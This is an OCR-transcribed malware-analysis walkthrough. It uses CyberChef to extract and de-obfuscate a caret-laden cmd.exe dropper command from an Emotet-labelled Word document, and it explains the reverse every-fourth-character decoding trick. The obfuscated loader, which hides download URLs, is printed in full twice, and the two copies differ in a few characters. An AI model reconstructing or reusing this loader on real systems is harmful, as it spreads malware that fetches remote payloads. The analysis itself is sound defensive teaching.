
time: 14ms
length: 78208
lines: 244

.....
.....
.....
.....

```
c:\mncGLzlCqwh\iSGcYaaAuG\vJqALmu\..\..\..\windows\system32\cmd.exe /c
CM%APPDATA:~  -12,1%;  ;  ; /V^:o;; ;  /R"; ;  ;  (  (   (^Se^t owy=djh ^tDJ^
D^2d^ h^W^X NfR^ T51 ^xCV u n n0^a^  Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W
^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f
^gbRNv^;^0^E n^O cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-
C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig
^.t2Vce6j^s^EcuHW0^i$^bv^j;^5hO^)^0BJ^ymtN^dAfgHM^V^BSW^DeD^m^zs3Nvnu^YKoN^e^
```

Grab RegEx Operation

- I use RegEx for as much as possible
- You should too



Recipe

Regular expression

Built in regexes
User defined

Regex
```
(cmd.exe.*\) ")
```

- [x] Case insensitive
- [x] ^ and $ match at newlines
- [ ] Dot matches all
- [ ] Unicode support
- [ ] Astral support
- [ ] Display total

Output format
List capture groups

Input

length: 78208

Name: emotet (1).doc
Size: 78,208 bytes
Type: application/msword
Loaded: 100%

Output

time: 14ms
length: 3089
lines: 1

```
cmd.exe /c CM%APPDATA:~ -12,1%; ; ; /V^:o;; ; /R"; ; ; ( ( (^Se^t owy=djh ^tDJ^ D^2d^ h^W^X NfR^ T51
^xCV u n n0^a^ Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f^gbRNv^;^0^E n^O
cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig^.t2Vce6j^s^EcuHW0^i$^bv^j;^5hO^
)^6BJ^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^mS^sbNAe A^irJV^s^.^To0^Yo^P^Bap^h^j^QNUb$
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^Hl.p^HwcBQKsMA5HIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$ev^k;^M^XD^)ruC^(X^iTnIuCeA69pfPFo^61B^.36EcLvCsi7BHEb1$^0xW{^
mM^a ^Fo^B^)95R^0NRh0DTb^2L^xf QsqqvfXeGI1-^hRN^ ^7a^Q^sfRNu^uJytP9^4aSRjt^fYMSt^Of^.^k^eCYh^9ea^h^mG^Qq
N$UCo^(L^EA
^gV^If8^5CI^l^OG;^WQd^)^XCt^(k^OgdFOEnXIW^eFb^h^sdfs.kaPYeh^5^aJNc^Qk^OH$7IR;0NC^)nX^B0^UKw,^F1i^i0o^Snc^qRMJ
zW$JgV,NUI^'6H^k^TSP0EOL^eG^qbX'HL^9^(X9Dne F^e^kUvp^fXVoo^8v.^WHO^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^)DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiUSh ^8 1^ibN^pn7^DpM1uO^$^uHd^(6gR^h^IO^EcZ8raN^sSeBucr9^M^
^o6^WefETJ;kS^M'mEvm^jU^ ^a^a^A^z^e^IN^prANX^t^axhs^u^tg^.MS^Qb^gSm^dj^pso nvdG0vaENm^'0xh^
Va^H^mx7To^EcYc^Z^Y6^-Sj^K^ yX^t^EUocG^kW^eEm^yjGNx^br5J^O7V^4^-VRowg^9re^6HgNn^Kj ^b8^4=^wVY^
Y^Avc3wrsglRH^Q^u^j$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^tlrm^h^KI8l^6^GcmLR^qx^sHE^.Gy^I2yKgl^h07^m^ASRxXUksfhwm^T^b3
'vnO ^lQ^jm9y5o^iVucku^h-O 0^ ^U^T ^t8WLc5^D^m^e^U^H^Wj4YDbuAlOSd ^-5E^3w^i^Y^OeqZ^aNDUk^=8^iD
^K^j^T^YF^L^zaKt0Qm
0^$^wvV;^Y^y^U^)^8MG'C^XpeYi^hxfVW^eHS5.E^A7H3^gA^h^PN2^i^jza\N^Hl'Kor+12^E^)9^WS^(T^hD^h^3^Pk^tEkMar98PI^9Qp
sU4mkb^Bew^gLT^i^lkt^J^Kren43GO^1T^:^tUO^:^Dzt^]txlh^BhRt^07NaPo9^Pz7L^.CFPO^QOoIz^B^m.rYumilEez^s^8tc^o0sra^
uyu^A^B^ScJ^k[a^J^y^(PQ5=^j^36nFScR0b^KSS^Yg$^LPg^;Vi^H^)5E^Z'Mv2@q^Zw^'^Iti^(^MW5t7m8i^qX^B^lC0ppw59S^9f^b.v
mK^'cH^3k^4M^hw^W EA6^ibVs^Q ^Uuc^b/NSLudbor^hq^1.^f3^HoN^H^Op^k
im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrC^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^LKbqB7C^ys8of5a^KF^q8js^Lcn/Ty^Pnt1^piRwvmru^ld
su^Ua^o^1^a-V9upi^y^Jw^u2^E/cM5nl^B^AcTy^p.3Oxs^sE^fkoZI^o^d^sKoYzebXJ^y^t^Q^Tisb
E^e^EnGrqxUoV^B^yfpeF/PZm/i^5v^:oV^xphrmt^8d^FtzDKhdSR@^5bN^6^W^dPzyDeu^Stj/2^i^0nGPFc^skK.9^grcV7^Un^lr7^oI0
Xn2S^t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvoVhAzm@^4CL^D7H^3/^P^d^5k9G^X^pAvP.jz^0^u^Dzw^d^s^ZieK
G^.r^GnavedrD8s^ekErhP2Nsj^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnrd^F/^m^9^g/xYU:cWI^pqCbttrwt^xdDhe^Jh@^p4SR0^
bt7^B^xYE^u^tHB^AeRz^av^dVW5I/^0UwmQNZo7^ULcG6e.h^ZanONLi^Xofl8^qU^iyrHfvcYrDp6if^j^F^mri0i^4k^X^d^wkf^ai0olD
^p^Uvmxa.csZwF^IOw^T^O^g^w^TY1/^onN/^BWT^:6KCp^t^Hm^tcVDtO0Qh0^1o'T^uZ^=JLZW06bS^B^YUkV^gW$^K^Ed;l^1T'OW^sC^M
j^J^ZX^Qlj^Lv^G'^u^Jj^=i^2FcmpoK^Q^h3^HFOW$^oFK cn3^lk^K^slJIg^en^ Hhm^S4s^5O^dr^0^6^YepZE^wRXB^omqIp) ) ; ;
)&& ;; F^or; ; ; /^l ; %^W ;; ; ^in ; ( ^ 2^1^59 ^-^4 +3) ;; ; d^O ; ;( (; ;; s^et
mCd^O=!mCd^O!!owy:~%^W,1!) )&&;; ; i^F ; ; %^W ; ; ; ; lS^s ; ; ;^4 ; ; ( (caL^l; %mCd^O:*^mCd^O!=% ) ;
) "
```

Too Many Carets(^)!!!

We should remove the DOS Obfuscation to get a better picture of this mess

Recipe

Regular expression

Built in regexes
User defined

Regex
(cmd.exe.*\) ")

Case insensitive

^ and $ match at newlines

Dot matches all

Unicode support

Astral support

Display total

Output format
List capture groups

Find / Replace

Find
\r

REGEX

Replace

Global match

Case insensitive

Multiline matching

Dot matches all

https://gchq.github.io/CyberChef/#recipe=Regular_expression('User%20defined','(cmd.exe.*%5C%5C)%20")',true,true,false,false,false,false,'List%20capture%20groups')Find_/_Replace(%7B'option':...

Download CyberChef | Last build: 17 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary | Options | About / Support

Operations

find

- Find / Replace
- Extract domains
- Magic
- Snefru
- XOR Brute Force

- Favourites
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time
- Extractors
- Compression
- Hashing
- Code tidy
- Forensics
- Multimedia
- Other
- Flow control

Recipe

Regular expression

Built in regexes: User defined

Regex:
```
(cmd.exe.*\) ")
```

- [x] Case insensitive
- [x] ^ and $ match at newlines
- [ ] Dot matches all
- [ ] Unicode support
- [ ] Astral support
- [ ] Display total

Output format: List capture groups

Find / Replace

Find: `\^` REGEX

Replace:

- [x] Global match
- [ ] Case insensitive
- [x] Multiline matching
- [ ] Dot matches all

STEP | BAKE! | Auto Bake

Input

length: 78208

Name: emotet (1).doc
Size: 78,208 bytes
Type: application/msword
Loaded: 100%

Output

time: 18ms
length: 2431
lines: 1


```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V:o;; ;  /R"; ;  ;  (  (   (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a  Vz f6K uX5 ym2 sAJ S6a jW  4pG PMa}n6y}G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeIOsrBfgbRNv;0E nO
cR4sLSHpY$TmY E1Psjinsx7TeOimcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)Lwln
TSRiXSS5qu$AlM(vUce2BHllpXigD4fe8xo52ytBCOeoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5hO)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zkpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfXeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIlOG;WQd)XCt(kOgdFOEnXIWeFbhsdfs.kaPYeh5aJNcQkOH$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0EOLeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUSh 8
1ibNpn7DpM1uO$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpso nvdG0vaENm'0xh
VaHmx7ToEcYcZY6-SjK  yXtEUocGkWeEmyjGNxbr5JO7V4-VRowg9re6HgNnKj b84=wVY
YAvc3wrsglRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vnO lQjm9y5oiVuckuh-O 0
UT t8WLc5DmeUHWj4YDbuAlOSd -5E3wiYOeqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHl'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43GO1T
:tUO:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQOoIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmK'cH3k4MhwW EA6ibVsQ Uucb/NSLudborhq1.f3HoNHOpk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmruldsuUao1a-
V9upiyJwu2E/cM5nlBAcTyp.3OxssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdsZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cWIpqCbttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kXdwkfai0olDpUvmxa.csZwFIOwTOgwTY1/onN/BWT:6KCptHmtcVDt
O0Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'OWsCMjJZXQljLvG'uJj=i2FcmpoKQh3HFOW$oFK cn3lkKslJIgen
HhmS4s5Odr06YepZEwRXBomqIp) ) ; ;   )&&  ;;  For;  ; ; /l  ;  %W ;; ; in ; (  2159  -4 +3)  ;;  ; dO  ; ;( (;
;; set   mCdO=!mCdO!!owy:~%W,1!) )&&;;  ; iF ; ;  %W ; ; ;  ; lSs ; ; ;4 ; ;  ( (caLl; %mCdO:*mCdO!=% )  ; )
"
```


#1 Sets an environment variable filled with #2 mostly gibberish.
#3 loops backward from the end and grabs every 4th character.

